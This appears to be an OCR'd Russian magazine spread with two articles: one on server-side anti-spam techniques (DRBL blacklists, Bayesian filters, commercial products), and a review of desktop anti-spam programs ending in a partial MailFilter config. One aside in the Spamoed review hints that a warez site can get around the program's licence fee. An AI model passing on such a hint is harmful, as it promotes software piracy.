Поразительно, но даже крупные провайдеры зачастую совершенно не осведомлены в этих вопросах. Бедные их клиенты… Массовая почтовая рассылка по-прежнему остается самым дешевым и эффективным видом рекламы, а это значит, что ее будут производить до тех пор, пока не появятся соответствующие законодательные ограничения, регулирующие этот вопрос. Но юридические колеса вращаются крайне медленно (особенно если это не касается вопросов, волнующих самих законодателей), и со спамом приходится бороться методом партизанского ополчения.

Владельцы бесплатных почтовых ящиков больше всех озабочены проблемой и прилагают значительные усилия для подавления спама, ведь вводить в строй дополнительные аппаратные мощности и прокладывать новые каналы им приходится на свои средства. От спама страдают и корпоративные сети, поскольку огромное количество писем не только парализует нормальную работу сотрудников, но и составляет существенную статью расхода от общего процента полезного трафика. Коммерческие провайдеры, предоставляющие почтовые ящики в комплексе с остальными услугами по выходу в интернет, к спаму относятся нейтрально (а часто и сами являются спамерами). Ведь трафик оплачивает клиент, так что чем больше корреспонденции он получит — тем лучше! Ну, а бороться за «качество сервиса» — просто смешно. Доход от «продажи» почтовых ящиков слишком мал, да и большинство пользователей отдают предпочтение бесплатным службам, не связанным с конкретными провайдерами.

Отношение самих пользователей к спаму разное, но чем медленнее (и дороже!) канал, соединяющий человека с «внешним миром», тем острее он реагирует на каждое нежелательное письмо, упавшее в его ящик. Увы, с клиентской стороны очень сложно что-либо предпринять. Ведь чтобы определить, спам это или не спам, фильтр должен скачать письмо с сервера. И какая радость от того, что «левая» корреспонденция будет автоматически перемещена в «корзину» или в junk-folder? Тратить время на перекачку и оплачивать трафик все равно придется. Владельцам скорострельных DSL-модемов это, может быть, и ничего, а вот тех, кто выходит в Сеть через GPRS, это сильно напрягает. Поэтому имеет смысл говорить о серверной стороне проблемы.

➜ **арсенал средств борьбы.** Методы противодействия спаму во всем своем многообразии делятся на две основные категории: технические и нетехнические. К нетехническим в первую очередь относится физическое отключение клиентов, занимающихся массовой рассылкой (что обычно предусмотрено договором с провайдером). Поэтому спамерам приходится либо самим владеть магистральными интернет-каналами, либо использовать proxy-серверы, бесплатные почтовые службы, допускающие отправку большого количества писем за короткое время, а так же червей, проникающих на чужие компьютеры и ведущих рассылку от их лица.

Изобилие интернет-провайдеров, а также большое количество «демократически» настроенных proxy и mail-серверов (не говоря уже о дронах) создают крайне благоприятные условия для процветания спамеров. Как их ни отключай, они упорно продолжают расти, вынуждая прибегать к фильтрации корреспонденции.

На почтовый сервер устанавливается антиспамерский фильтр, пропускающий «правильные» письма и палящий всю непрошеную корреспонденцию. Различные классификаторы выделяют от двух до четырех методов фильтрации. Два основных — это ведение «черных» и «белых» списков адресов и анализ содержимого письма (сигнатурный, формальный и лингвистический). Остальные — их подтипы.

➜ **инь и ян — черные и белые списки.** Практически все крупные «почтовики» подключены к распределенным базам данных DRBL (Distributed Real-time Blocking List), содержащим IP-адреса серверов (и даже целые подсети), замеченных или заподозренных в спамерской активности. Они обновляются в реальном времени каждые несколько минут. Стоит клиентам одного провайдера пожаловаться на спам, как база пополняется новой записью: IP-адресу (адресам), с которого производилась рассылка, выставляется бан, перекрывающий спамеру кислород. В среднем на подавление рассылки уходит до 15 минут, но, учитывая пропускную способность современных ка-

### самые лучшие и могучие

СЛЕДУЮЩИЙ НАБОР DRBL-БАЗ ПОЗВОЛЯЕТ ОБНАРУЖИВАТЬ ДО 30% СПАМЕРСКИХ ПИСЕМ:

— LIST.DSBL.ORG
— DNSBL.NJABL.ORG
— SBL.SPAMHAUS.ORG
— PROXIES.BLACKHOLES.EASYNET.NL


налов связи, за это время спамеру удается разослать миллионы писем!

Несмотря на все усилия по консолидации, эффективность DRBL-баз крайне низка и они отсеивают порядка 20%-30% рекламных писем. Оценки в 80%, приводимые некоторыми аналитиками, явно завышены. Тем не менее, основная ценность DRBL-баз в том, что они блокируют поступление нежелательной корреспонденции еще на «излете», позволяя сэкономить на трафике, и это, пожалуй, их единственное достоинство.

О том, какие они создают проблемы, можно написать целый талмуд. Вот самый простой пример. Клиент провайдера устроил массовую рассылку, желая подзаработать на рекламе. Провайдеру выставили бан, лишив всех остальных пользователей возможности переписки с «внешним» миром. А снятие бана требует значительных телодвижений и к тому же обходится иногда не бесплатно. Многие серверы (особенно корпоративные) отказываются иметь дело с бесплатными почтовыми службами, зарезая всю поступающую от них корреспонденцию на корню. То же самое относится к почтовым ящикам провайдеров, попавших в «черный список» и оставшихся там. Хуже всего, что ситуация с DRBL-базами переменчива как погода в осенний день. Еще вчера «все работало» и вдруг сегодня письма внезапно перестали отправляться и приходить. Пользователи психуют и нервничают, а провайдеры пытаются разобраться, кто и на кого выставил бан и как этот бан можно снять.

Некоторые администраторы почтовых серверов заносят в черный список всех, кроме себя, и, чтобы отправить им письмо, приходится драть задницу на мелкие куски. Прошли те времена, когда проблема решалась прямым соединением с почтовым сервером получателя. Технически положить письмо в его ящик, минуя промежуточные серверы, вполне возможно — достаточно указать его MX-адрес в качестве SMTP-сервера своего любимого почтового клиента. Единственный минус этого решения был (и есть) в том, что такой SMTP-сервер, не являясь «релеем», может рассылать письма только по своим локальным адресам (то есть на роль транзитного сервера не тянет). Причем если SMTP-сервер получателя перегружен, отключен от Сети или вдруг завис, то релей (в лице почтовой службы типа mail.ru) будет автоматически пытаться доставить письмо вновь и вновь, а при «прямой» пересылке это приходится делать вручную. Это, конечно, минус. Зато можно рассылать письма, минуя фильтры, установленные на крупных почтовых службах, чем с успехом и пользуются спамеры. Как следствие, администраторы настраивают свои SMTP-серверы так, чтобы они получали почту только от доверенных «релеев» и блокировали всех остальных. Мера не столько суровая, сколько вынужденная. Если на заре развития интернета двухмегабитный канал был пределом мечтаний крупных провайдеров, то сейчас куча компаний предлагает стомегабитные каналы по смешной цене, и «прямую» рассылку может осуществить любой желающий. А желающих столько, что каждого не забанишь.

Из всех DRBL-баз стоит отметить www.SpamCop.net (коммерческая, с ценой членства в 30 убитых енотов в год) и www.SORBS.net (спонсируемая такими компаниями как Sun Microsystems, Sourceforge и потому предлагающая бесплатное членство всем желающим).

Очень удобна система автоматизированного поиска по большому количеству баз на предмет «репутации» какого-либо IP-адреса www.openrbl.org, выполняющая reverse-DNS query (определение доменного имени по IP), complete-whois (детальная информация по узлу), поиск данного IP в телеконференциях и, собственно, сам статус адреса по каждой из баз, коих там десятки.

Большой перечень всевозможных DRBL-баз собран на сервере www.moensted.dk/spam, где счет идет уже не на десятки, а на сотни.


Естественно, встает вопрос, как разобраться со всем этим хозяйством, кого использовать, кому доверять? Для этой цели и был создан ресурс «Blacklists Compared», сравнивающий различные DRBL-базы по эффективности и приводящий еженедельные отчеты, доступные для всеобщего обозрения: www.sdsc.edu/~jeff/spam/Blacklists%5FCompared.html.

Другой интересный ресурс — www.trustedsource.org — позволяет в реальном времени отслеживать почтовую активность различных доменов и IP-адресов, выявляя «горячие точки». Эдакие своеобразные огнедышащие вулканы, из которых вместо лавы извергается спам.

Имеются в Сети и своеобразные ловушки для спамеров, устроенные по типу капкана (например, http:///cbl.abuseat.org), собирающие IP-адреса серверов, хотя бы однажды приславших им письмо, которого никто не ждал. Список адресов не разглашается напрямую, но любой желающий может ввести интересующий его IP и бесплатно получить информацию о том, был ли он замечен в спамерской активности или нет.

«Белые списки» ведутся клиентами (или администраторами почтовых узлов) и содержат адреса доверительных серверов, принимать корреспонденцию от которых необходимо вне зависимости от того, используются ли они спамерами или нет. Обычно в белые списки попадают узлы, «трансли-


**DRBL-база от www.SpamCop.net**




**The Bat! автоматически распознал спамерское письмо и пометил красным конвертом, но толку от этого ровно ноль — ведь загрузить его с сервера все равно пришлось**

рующие» почту от важных респондентов, потеря писем от которых доставляет большие неприятности (или убытки). Однако, как показывает статистика, подавляющее большинство пользователей о белых списках даже и не подозревает!

➔ **фильтруй базар.** Простейшие фильтры используют тривиальный сигнатурный анализ, сканирующий письма на наличие характерных рекламных сообщений (отправить пять долларов, увеличить, всунуть, вложить), что очень хорошо работает в кооперации с DRBL-базами. Имея в своем распоряжении всего одно рекламное письмо, мы со 100% надежностью отследим все остальные (на многих почтовых серверах с web-интерфейсом есть ссылка «пожаловаться на спам», а пользователи Outlook Express, The Bat! и других клиентов могут, согласно RFC-822, пересылать такие письма на адрес abuse@domain.xxx, где domain.xxx — имя их почтового сервер, но далеко не везде и не всегда администратор почтовика реагирует надлежащим образом). Процент ложных срабатываний у правильно настроенного сигнатурного фильтра относительно невысок, и в этом его главная слабость. Стоит спамеру слегка видоизменить тело письма, как оно уже проходит мимо него незамеченным.

Анализ по формальным критериям также относится к числу простейших и сверяет письмо с набором определенных шаблонов, характерных для массовой рассылки, но редко встречающихся в обычных письмах: большое количество получателей, отсутствие в заголовке имени получателя и отправителя, поддельный или несуществующий адрес отправителя, пустое письмо с одной большой картинкой и случайно сгенерированной текстовой абракадаброй, предназначенной для «ослепления» сигнатурных анализаторов (кстати, в графические изображения также могут вноситься стохастические искажения, препятствующие сигнатурному анализу). Формальные фильтры автономны, не требуют связи с DRBL-базами, очень быстро работают (зачастую «паля» письмо по одному лишь заголовку), практически не дают ложных срабатываний, но распознают незначительный процент спамерских сообщений, что и неудивительно, так как послание, оформленное по всем правилам «этикета», ими благополучно пропускается.

Лингвистические фильтры самые сложные и самые интеллектуальные. Они же самые эффективные. Лучшие программы распознают от 80% до 90% спамерских сообщений, а в некоторых случаях — еще больше. К сожалению, вместе с этим возрастает и процент ложных срабатываний — многие законопослушные письма расстреливаются без суда и следствия. Но, как говорится, лес рубят — щепки летят!

Алгоритмы распознавания — самые разнообразные, в том числе и чисто статистические. Берем коллекцию спамерской корреспонденции, накопленную за длительное время, и определяем частоту использования различных слов (и их комбинаций), затем проделываем то же самое для коллекции «честной» корреспонденции и выделяем набор критериев (со своими весовыми значениями), позволяющих с той или иной вероятностью оценить категорию данного письма. Максимум, на что способен такой фильтр — переместить письмо в junk-folder или каким-то другим способом пометить его, чтобы пользователь не дергался каждый раз, отрываясь от работы, а разгребал отфильтрованные завалы в свободное время.

Настоящая революция в лингвистических фильтрах произошла в августе 2002 года. Началась она не с выстрела Авроры, а со статьи «A Plan for Spam» Пауля Грэхма (Paul Graham), в которой он предложил использовать Теорему Байеса (Bayesian theory) для распознавания спама: www.paulgraham.com/spam.html. А тремя годами позже вышла книжка «Ending Spam», добившая спам окончательно: amazon.com/exec/obidos/tg/detail/-/1593270526.

Собственно, сам Томас Баейс (Thomas Bayes), родившийся в самом начале 18 века, к почтовым рассылкам никакого отношения не имел и занимался статистикой, что позволило ему сформулировать следующую теорему, ставшую одной из основных в теории вероятностей. Пусть A1, A2,…, An — некоторые попарно несовместимые события, хотя бы одно из которых обязательно наступает, и B — некоторое событие. Тогда, при наступлении события B, условная вероятность Ак может быть вычислена по определенной математической формуле, приведенной и в Большой Советской Энциклопедии, и на Википедии: http://en.wikipedia.org/wiki/Bayesian_probability. Впрочем, Большая Советская Энциклопедия похоронила Теорему Байеса следующими словами: «Теорему Баейса долгое время рассматривали как основу для статистических выводов из результатов наблюдений. Однако в применениях, как правило, отсутствуют достаточно обоснованные данные об априорных вероятностях гипотез. В силу этого Теорема Баейса потеряла свое значение». А вот и не потеряла, даже приобрела! Антиспамерские фильтры, основанные на Теореме Баейса (Bayesian spam filtering), в наши дни относятся к категории самых бурно развивающихся, самых популярных и самых эффективных. Минимум убитых писем, максимум прибитого спама. Подробности также на Википедии: http://en.wikipedia.org/wiki/Bayesian_filtering.

➔ **супермаркет программного обеспечения.** Теория — это хорошо и правильно. Но на голых знаниях далеко не уедешь. Нам бы пулемет, да чтоб с патронами. Или, на худой конец, софтину какую-нибудь. Желательно подешевле. Программ имеется великое множество. Как серверных, так и клиентских (впрочем, бесперспективность клиентских решений уже отметили).

В первую очередь следует обратить внимание на коллекцию открытых Bayesian-фильтров: http://spambayes.sourceforge.net/related.html. На них базируются многие продукты, реализованные как POP-Proxy серверы и как плагины к популярным почтовым клиентам. Там же можно найти множество технической информации относительно самих Bayesian-алгоритмов и вступить в ряды разработ-

чиков. К сожалению, в силу определенных технических трудностей, реализация полностью серверного Bayesian-фильтра (server-side Bayesian-filter) открытым сообществом пока не планируется, и приходится обращаться к другим производителям, а они, редиски такие, денежку хотят (но, учитывая суровую действительность российский условий, вряд ли получат).

Среди отечественных разработок выделяется Eserv/3-сервер с интегрированным AntiSpam-фильтром, имеющий серверные и клиентские версии, «переваривающий» все основные почтовые протоколы (SMTP/POP3/IMAP/HTTP), реализующий Bayesian-фильтр и поддерживающий работу с DRBL-базами. Однако продукт пока что «сыроват», а сайт (http://eproxy.etype.net) содержит множество незаполненных страничек типа «under construction». Но и полезной информации на нем предостаточно.


Другой европейский продукт — SPAMfighter (www.spamfighter.com), созданный двумя датскими парнями, реализован в виде расширения для серверов Microsoft Exchange 2000/Microsoft Exchange 2003 и Outlook Express (сайт компании поддерживает 12 языков, среди которых есть и русский). По сообщению компании, он используется на 2.046.366 серверах в 212 странах, что говорит о серьезности продукта и его готовности к «промышленной» эксплуатации. Останавливает лишь то, что за него просят $25 в год за каждого пользователя.

Kaspersky Anti-Spam (www.kaspersky.ru/lin_antispam) навряд ли нуждается в комментариях. Это чисто серверный продукт, причем ориентированный совсем не на Windows NT/Server 2003/Longhorn, а работающий под LINUX/FreeBSD и реализующий целый комплекс противоспамерских методик: фильтрацию с поддержкой черных (DRBL) и белых списков, сигнатурный поиск (распознающий в том числе и графический спам), анализ формальных признаков спама и лингвистические эвристики, алгоритмы которых не разглашаются, но, судя по всему, работают они вполне успешно. Kaspersky Anti-Spam используется многими крупными компаниями, среди которых значится и почтовый сервис mail.ru. Стоит это добро всего $110 и работает целый год, после чего платить приходится снова.

Не отстает от Касперского и Symantec со своим Norton Antispam (www.symantec.com/searchlanding/antispam), входящим в состав пакета Norton Internet Security, реализованного для операционных систем Microsoft Windows 2000 Server, Windows Server 2003, Sun Solaris 9/10 и Red Hat Linux ES/AS 3.0. Естественно, имеются и клиентские модули, впрочем, они недостаточно эффективны.

Лучшими клиентским анти-спамерским решением для The Bat'a является плагин BayesIt! (www.ritlabs.com/ru/solutions/BayesIt.php). Работает он, как и следует из названия, по алгоритму Баейса, причем довольно успешно. Однако этой «успешностью» могут насладиться лишь те, кому наплевать на трафик — как ни крути, а скачивать письма с сервера все равно приходится и определить их принадлежность к спаму по одним лишь заголовкам BayesIt! не в силах!

➜ **заключение.** Пользователи бесплатных почтовых систем не могут влиять на политику борьбы со спамом, и, по большому счету, им совершенно все равно, что на сервере стоит — Касперский или Нортон. Если спама станет приходить слишком много или, наоборот, не станет приходить то, что должно было прийти, они просто сменят север, благо сейчас их… А вот администраторы локальных сетей стоят перед суровой экономической задачей, которую без калькулятора (и пол-литра) не решить. Если забыть о пиратстве и за устанавливаемые фильтры честно платить по счетам, то… убытки от спама могут показаться не такими уж и значительными. Если же алгоритмы фильтрации работают с уже полученными письмами, с этим легко справляется и бесплатный BayesIt! C




**Статистический фильтр, проанализировав письмо, присвоил ему спам-рейтинг 3, что по десятибалльной шкале означает «spam not detected»**

**www.openrbl.org**
система автоматизированного поиска по базам на предмет «репутации»

**www.sdsc.edu/~jeff/spam/Blacklists%5FCompared.html**
сравнение различных DRBL-баз по эффективности

**http:///cbl.abuseat.org**
пример ловушки для спамера

**www.paulgraham.com/spam.html**
теорема Байеса для распознавания спама

**http://spambayes.sourceforge.net/related.html**
коллекция открытых Bayesian-фильтров

**www.kaspersky.ru/lin_antispam**
Kaspersky Anti-Spam

**www.symantec.com/searchlanding/antispam**
Norton Antispam

**www.ritlabs.com/ru/solutions/Bayesit.php**
антиспамерское решение для The Bat'a

# about OEM software

## Обзор программ борьбы со спамом

УТРО. ТЫ ПРОСЫПАЕШЬСЯ ПОСЛЕ СЛАДКОГО СНА, ВКЛЮЧАЕШЬ КОМПЬЮТЕР, ПОДКЛЮЧАЕШЬСЯ К СЕТИ И СОБИРАЕШЬСЯ ПРОВЕРИТЬ СВОЮ МЫЛЬНИЦУ. ПОСЛЕ УСПЕШНОЙ ЗАКАЧКИ ПИСЕМ НАСТРОЕНИЕ ИДЕТ НА УБЫЛЬ: ИЗ БОЛЬШОГО КОЛИЧЕСТВА ПИСЕМ ЛИШЬ ДВА ОТ ТВОИХ ДРУЗЕЙ, ВСЕ ОСТАЛЬНЫЕ — ЧИСТЫЙ СПАМ

Spider_net (spider_net@inbox.ru), www.vr-online.ru

**www.spamoed.com**
SPAMOED 4.6
РАЗМЕР: 1,7 МБ

Spamoed родом из России и создан для борьбы преимущественно с русским спамом. По заверениям разработчиков, Spamoed — послушный, обладает феноменальной памятью (поддерживает любое количество почтовых акаунтов), редко ошибается в принятых решениях, не требователен к месту обитания, быстрый как молния и вообще вундеркинд. Так ли это на самом деле?

Первое, что бросается в глаза после установки,— внешность. Разработчики здесь явно переборщили. Программы, которые выполняют серьезные задачи, должны иметь стандартный фейс, а не быть раскрашены как клоуны. Но интерфейс — все-таки дело вкуса, посмотрим на методы борьбы со спамом, которыми обладает Spamoed.


Spamoed, как и полагается подобному ПО, работает с известными почтовыми клиентами. То есть он выступает посредником между твоим e-mail клиентом и почтовым сервером. Для успешного сотрудничества его нужно настроить соответствующим образом.

Spamoed бьется по правилам. Правила ты можешь создать вручную или натаскать Спамоеда на конкретных примерах. Рекомендуется использовать первый способ, так как в этом случае можно быть уверенным, что Спамоед не удалит важных писем, ошибочно приняв их за спам. В правиле, к примеру, ты можешь указать, чтобы осуществлялся поиск некоторых часто употребляемых спамерами слов, а письма, их содержащие, помечались как спам. При желании можешь объединять несколько условий. Чтобы повысить эффективность работы, рекомендуется создать белый список, в котором должны быть адреса твоих друзей и тех людей, с которыми ты ведешь постоянную переписку. В этом случае ты быстрее научишь Спамоеда отличать важные письма от спама.

Настроив Spamoed, ты избавишься от рутинных действий по удалению спама. В твой ящик будут попадать только нужные письма. Если ты используешь настройки по умолчанию, то перед анализом Spamoed скачивает все письма с сервера, а уже потом их анализирует. Если экономишь трафик (читая почту, к примеру, через сотовый), поковыряйся в настройках — можно заставить Spamoed не скачивать письма, а проводить их анализ по заголовкам. Но будь осторожен, так как неграмотно составленные фильтры могут лишить тебя писем, которые не являлись спамом.

Еще одна возможность — детектор вирусов. Спамоед имеет собственную базу с сигнатурами известных вирусов. Обнаружив в письме враждебное вложение, спамоед сразу удалит мессагу. Антивирусная база периодически обновляется, так что возможность детектора вирусов можно взять на заметку.


Преград на пути счастья две. Первая — платность программы (хотя astalavista может помочь). Но в demo-версии недоступно множество возможностей программы, в частности, ты не можешь создавать правила, которые содержат более одного условия. А эта возможность жизненно необходима. Вторая — обучаемость программы. Чтобы почувствовать все прелести работы Спамоеда, придется потратить некоторое количество драгоценного времени на настройку. Если поторопиться, вместе со спамом будут удаляться нужные письма. Если отнестись наплевательски, эффект, естественно, будет нулевым.



**www.spampunisher.com**
SPAM PUNISHER 2.41
РАЗМЕР: 515,2 КБ

Spam Punisher не содержит системы фильтров и прочих привычных вещей для подобного рода программ. Как же тогда он работает? Оказывается, практически у каждого провайдера есть специальные адреса, на которые принимаются жалобы о спаме. Эту возможность и использует Spam Punisher. Тебе необходимо скопировать заголовок письма со спамом и вставить его в окно программы. SP разберет весь заголовок по частям, вытащит адрес отправителя, с которого пришел спам, и составит для службы поддержки письмо, в котором будет написано примерно следующее: «Один из ваших юзеров рассылает спам. Примите, пожалуйста, меры». Также в жалобное письмо SP вставит IP-адрес отправителя. После чего останется только ждать действий службы поддержки.

Программа реально полезна в тех случаях, когда спам валится с одного почтового «релея». В этом случае есть шанс, что служба поддержки отреагирует и пресечет дальнейшие попытки рассылки спама через свой сервер.



**www.winantiaspam.ru**
WINANTISPAM
РАЗМЕР: 2.1 МБ

По сравнению со Spam Punisher WinAntiSpam просто титан. У этой программы примерно одинаковый набор функций со Spamoed'ом. WinAntiSpam одинаково хорошо работает с TheBat! и OE. Основной принцип работы — посредничество между почтовым клиентом и почтовым сервером.

Помимо привычных правил, в WinAntiSpam есть подтверждение отправителем отправленного им письма. После того, как на почтовый сервер приходит письмо, его скачивает WinAntiSpam, извлекает адрес отправителя и пишет ему запрос (текст которого ты можешь заготовить сам). Если отправитель ответит на письмо, то, соответственно, ты его получишь. А если же нет, то WinAntiSpam будет ждать n-ое количество дней, после чего удалит это письмо и внесет адрес отправителя в черный список.

Если ты регулярно принимаешь на мыло вопросы от пользователей, то это фича придется как нельзя кстати. Человек, которому нужен ответ на вопрос, получив запрос от WinAntiSpam, непременно ответит на него. В результате хорошо всем.

Минус, наверное, только один: иногда человек не может подтвердить, что отправленное им письмо — не спам. На это могут быть разные причины, самая банальная — отсутствие постоянного доступа к Сети.

WinAntiSpam также позволяет создать правила для фильтрации. Ты можешь внести ключевые фразы (как в Spamoed'e), по которым WinAntiSpam будет распознавать и метить/удалять спам. Еще одна возможность WinAntiSpam — блокировка писем по доменным зонам. Скажи, приятель, у тебя есть друзья в США, Австралии и так далее? Если нет, то можешь смело внести в запрещенный список домены этих стран. Таким образом, ты больше не будешь получать письма с рекламой, скажем, с xxx@provider.us.

**www.spam-blocker.adscleaner.com**
SPAMBLOCKER 2.3.09
РАЗМЕР: 1,6 МБ

SpamBlocker — еще один продукт от наших разработчиков. В отличие от WinAntiSpam и Spamoed, эта программа не является посредником. Для работы с SpamBlocker тебе потребуется ввести в нее данные своего почтового ящика и настроить правила, после чего о программе можно забыть.

SpamBlocker также имеет возможность создавать правила. На них, собственно, и строится вся его работа. При добавлении новой учетной записи SB сразу же создает стандартный набор правил: белый список адресатов, спам по словам, черный список адресатов, спам по отправителю. В принципе, стандартный набор для подобных программ. Однако если приглядеться, то можно увидеть, что уже есть готовые списки для правил. Тебе не придется добавлять самому часто употребляемые спамерами слова. К тому же этот список можно обновлять через интернет. Это огромный плюс, так как настройка правил сводится лишь к нескольким щелчкам мыши, минуя набивание слов, от которых и так тошнит.

Минус программы — отсутствие возможности создавать правила для прикрепленных к письмам файлов. Ведь спамеры пишут рекламный текст не только в теле письма, а создают картинки с текстом. С таким спамом бороться сложнее, особенно если тема письма содержит осмысленный текст.

## НЕ ПОПАЛИ В ОБЗОР

**www.panicware.com**
**SpamWasher**
Для борьбы со спамом использует систему фильтров и черные списки. Как и WinAntiSpam, позволяет блокировать письма по доменным зонам. Сразу после установки программы создается внушительный список правил. Созданные правила по умолчанию ориентированы на борьбу с забугровым спамом, так как часто употребляемые спамерами фразы написаны преимущественно на английском языке. TheBat! не поддерживается.

**www.antispamer.webs.com.ua**
**AntiSpamer**
Работает по такому же принципу, как и SpamWasher.

**www.pcprivacysoftware.com**
**SpamSweeper**
Использует систему фильтров и списков. К тому же в программе предусмотрен детектор вирусов. Разработчики явно переборщили с яркими цветами, в результате программа больше похожа на новогоднюю елку.

**Оценки профпригодности**

| Программа | Интерфейс | Выполнение своей работы | Оригинальные идеи |
|---|---|---|---|
| **Spamoed 4.6** | 2 | 5 | 2 |
| **Spam Punisher 2.41** | 4 | 3 | 5 |
| **WinAntiSpam 3.0** | 5 | 5 | 5 |
| **SpamBlocker 2.3.09** | 5 | 4 | 2 |

Тебя пытаются убедить купить гламурную сумочку за пару тысяч американских президентов… Размеренно удаляешь ненужный мусор. Но завтра все повторится. Что же делать? Неужели придется мучиться так каждый день? Срочно нужно обзавестись необходимым софтом и забыть о проблеме.

Хотя даже при использовании спецпрограмм ты не убережешь себя на 100%. Спамеры не сидят на месте и изучают подобный софт. Ведь если они не будут совершенствовать приемы рассылки рекламы, то останутся без работы, а, следовательно, и без денег. Поэтому, как бы ты не пытался бороться со спамом, в сухую все равно не выиграть. Но можно попытаться выжать максимум из доступного.

➔ **защита от спама.** Разработчики почтовых клиентов стараются встраивать в свои программы простенькие модули анализаторов спама. Конечно, они уступают возможностям программ, описанных в статье, но они помогут разгрести спам в твоем ящике.

Если ты используешь Outlook Express, то зайди в «Сервис → Правила для сообщений → Почта». В появившимся окне можешь создать правила для входящей почты, а также черный список адресатов. Создание правил в OE напоминает аналогичные действия, выполняемые в Спамоеде. Даже окно, в котором создается новое правило, выглядит аналогично, только возможных условий меньше.

## онлайн борьба со спамом

ПОМИМО ПРИКЛАДНЫХ ПРОГРАММ ДЛЯ ЗАЩИТЫ ОТ СПАМА СУЩЕСТВУЮТ ОНЛАЙН-ВЕРСИИ. ИДЕЯ ИСПОЛЬЗОВАНИЯ ИХ ДОВОЛЬНО ИНТЕРЕСНА, ТАК КАК ОТ ПОЛЬЗОВАТЕЛЯ НЕ ТРЕБУЕТСЯ НИКАКИХ СПЕЦИАЛЬНЫХ ЗНАНИЙ И ВРЕМЕНИ НА НАСТРОЙКУ. ДОСТАТОЧНО ЗАРЕГИСТРИРОВАТЬСЯ В СИСТЕМЕ И ПОЛУЧИТЬ СПЕЦИАЛЬНЫЙ E-MAIL АДРЕС, КОТОРЫЙ БУДЕТ ВЫСТУПАТЬ ПОСРЕДНИКОМ.

НАГЛЯДНЫЙ ПРИМЕР. ДЛЯ ТЕБЯ СОЗДАЕТСЯ СПЕЦИАЛЬНЫЙ ПОЧТОВЫЙ ЯЩИК (SPIDER_NET@SPAMTEST.RU, НАПРИМЕР). ЗАТЕМ В ТВОЕМ РЕАЛЬНОМ ПОЧТОВОМ ЯЩИКЕ НЕОБХОДИМО НАСТРОИТЬ ПЕРЕАДРЕСАЦИЮ НА СОЗДАННЫЙ ЯЩИК. ПОСЛЕ ЭТОГО ВСЕ ПИСЬМА С ТВОЕГО ЯЩИКА БУДУТ ОТПРАВЛЯТЬСЯ НА ЯЩИК-ФИЛЬТР, А С НЕГО — ОБРАТНО ТЕБЕ. ПОСЛЕ ФИЛЬТРАЦИИ ТЫ ПОЛУЧИШЬ ПИСЬМО С ОСОБОЙ ПОМЕТКОЙ, ПО КОТОРОЙ БУДЕТ ВИДНО, СПАМ ЭТО ИЛИ НЕТ. В КАЧЕСТВЕ ТАКИХ СЕРВИСОВ РЕКОМЕНДУЕМ WWW.SPAMTEST.RU ОТ ЛАБОРАТОРИИ КАСПЕРСКОГО И WWW.SPAMOOBORONA.RU ОТ YANDEX.

Пример конфига для MailFilter

```
LOGFILE = /home/Spider_NET/.log

# Уровень взаимодействия с пользователем. Всего 6 уровней. Если ты не хочешь видеть
# сообщения MF, то используй 1. Рекомендуется уровень 3 или 4.
# 6-й уровень используй для тестирования новых правил, при использовании этого
# уровня MF будет выводить всю информацию о текущем состоянии.
VERBOSE = 6

# Настройка учетной записи. MF поддерживает любое количество учетных записей.
SERVER =
USER =
PASS =
PROTOCOL = pop3
PORT = 110

# Различать регистр букв при фильтровании?
REG_CASE = no

# Тип применяемых регулярных выражений — основной или расширенный (extended | basic)
REG_TYPE = basic

# Максимальный размер письма. Письма большего размера будут удаляться.
MAXSIZE_DENY = 1000000

#Далее идет описание правил
DENY_NOCASE=^Subject:.*=\?Windows-1251\?Q\?.*=F1=EF=E0=EC\?=
DENY = ^Subject:.*porno

# Должен ли MF преобразовывать текст в нормальный вид.
